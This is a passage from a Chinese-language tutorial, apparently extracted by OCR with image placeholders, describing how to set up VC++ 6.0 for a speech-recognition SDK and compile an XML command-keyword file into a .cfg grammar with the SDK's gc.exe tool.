


图3




图4




图5

系统配置完毕，开始配置开发环境，采用的开发平台是vc++6.0，我们打开“工具”“选项”，在“目录”选项卡添加我们的SDK的头文件的目录，如图5，图6。然后添加lib库，如图7，都添加完毕之后我们就可以开始编码了。现在我们需要确定语音识别的命令有哪些，作为测试这里就用简单的几个进行测试，读者可以自行定义，这里的命令关键词如图8所示。我们将关键词按行写入一个xml的文本文件，然后用sdk的工具将该文本文件进行编译，编译之后我们的语音识别引擎就可以认识这些关键词了。来到我们的sdk安装目录，找到一个名为gc.exe的程序，这个就是我

们的编译器，我们将命令文本文件CmdCtrl.xml放到该目录下，通过cmd进入该目录，然后输入“gc CmdCtrl.xml”，比那一起就会开始编译我们的命令，很快就会编译成功，结果如图10所示。这是当前目录下会产生一个后缀名为cfg的文件，这就是我们需要的命令文件，如图11所示。我们将该文件拷贝出来，有待使用。到这里为止，我们所有的准备工作都已经完成了，下面就开始写代码了。




图6


